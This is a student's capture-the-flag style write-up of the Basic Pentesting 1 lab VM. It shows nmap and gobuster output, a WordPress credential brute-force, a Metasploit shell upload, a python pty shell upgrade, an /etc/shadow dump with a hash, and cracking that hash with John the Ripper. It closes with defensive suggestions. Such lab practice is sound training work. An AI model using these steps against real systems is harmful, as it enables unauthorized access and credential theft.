Project Submission | Hack Like A Pro | Basic Pentesting

Summary

used netdiscover and nmap to locate the target IP and identify open ports, then focused on port 80 to enumerate a WordPress site using gobuster, revealing a login page at /secret/wp-login.php. You then used niktoandhydrato gather more information and brute-force credentials. Finally, you exploited the WordPress admin panel using thewp_admin_shell_upload module in msfconsole, gained shell access, and cracked a hashed password using johntheripper to escalate to root privileges.

Steps:

1. Recon and Scanning


ip of target:192.168.200.128

```
(@ kali)-[/home/benzalot]
nmap -sC -sV -oN basicpentest_nmap.txt 192.168.200.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-03 07:33 EDT
Nmap scan report for 192.168.200.128
Host is up (0.00026s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp
                    ProFTPD 1.3.3c
22/tcp open ssh
                    OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
    2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
  256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 00:0C:29:25:9C:69 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.98 seconds
```

nmap result

2.Enumeration

• FOUND THE WEBSITE



• Used Gobuster to find hidden page

```
root@kali: /home/benzalot
File Actions Edit View Help
 root@kali: /home/benzalot 🗵
                             benzalot@kali: ~ 🔣
[+] Negative Status codes: 404
                            gobuster/3.6
[+] User Agent:
                            php,html,asp
[+] Extensions:
[+] Timeout:
Starting gobuster in directory enumeration mode
/.html
                     (Status: 403) [Size: 295]
                    (Status: 403) [Size: 294]

(Status: 200) [Size: 177]

(Status: 301) [Size: 319] [→ http://192.168.200.128/secret/]

(Status: 403) [Size: 294]
/.php
/index.html
/secret
/.php
                   (Status: 403) [Size: 295]
(Status: 403) [Size: 303]
/.html
/server-status
Progress: 882240 / 882244 (100.00%)
Finished
 ml,asp
```

Went to the /secret page to investigate


links point to a domain named "vtcsec." However, it appears to be offline so I added "vtcsec" to my hosts file and attempted access again



Found a login page at the bottom of the page used **nikito** to find the vulnerabilities ,**hydra** to bruteforce and finally got admin as username and further used wpscan to find the password: **username:admin** AND **password:admin**

. 3. Exploitation

Used metaexploit to find the exploit found there's an exploit called wp_admin



Set the required options(LHOST,RHOSTS/TARGETURI) and runned the exploit

Upgraded using python3 -c 'import pty;pty.spawn("/bin/bash")'

```
meterpreter > shell
Process 7759 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
which python
/usr/bin/python
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:$ ls -la /etc/passwd
ls -la /etc/passwd
-rw-rw-rw- 1 root root 2364 Nov 16 2017 /etc/passwd
www-data@vtcsec:$ cat /etc/shadow
cat /etc/shadow
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux: *:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/j0kbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd: *: 17486:0:99999:7:::
www-data@vtcsec:$
```

Decrypted the encrypted or hashed password for 'marlinspike' by using John The Ripper. The password for the Marlinspike has been discovered, and it is 'marlinspike'.

Lessons Learned

This penetration test on the Basic Pentesting 1 machine provided valuable hands-on experience in real-world ethical hacking techniques. I learned how to effectively use tools like Nmap, netdiscover, Hydra, WPScan, and Metasploit to locate, scan, enumerate, and exploit vulnerabilities in a system.

I gained practical knowledge of how misconfigured or outdated services — such as WordPress login pages and ProFTPD — can be exploited to gain unauthorized access. Additionally, I practiced post-exploitation techniques using John the Ripper to crack hashes and escalate privileges.

Most importantly, this lab reinforced the importance of strong security practices, including:

- Using non-default credentials
- Keeping software up to date
- Securing web applications with firewalls and WAFs

These experiences improved my understanding of both offensive and defensive cybersecurity strategies, preparing me for more advanced penetration testing tasks.

Suggestions for defense

- Use strong, non-default usernames and passwords to prevent brute-force attacks.
- Disable or remove unnecessary services like FTP (ProFTPD) if not required.
- Keep all software up to date, including Apache, WordPress, and OpenSSH, to avoid exploitation of known vulnerabilities.

- Harden WordPress by restricting access to sensitive areas such as /wp-admin.
- Implement a **Web Application Firewall (WAF)** to detect and block malicious requests.
- Set proper file and directory permissions to prevent unauthorized access or uploads

THANK YOU.

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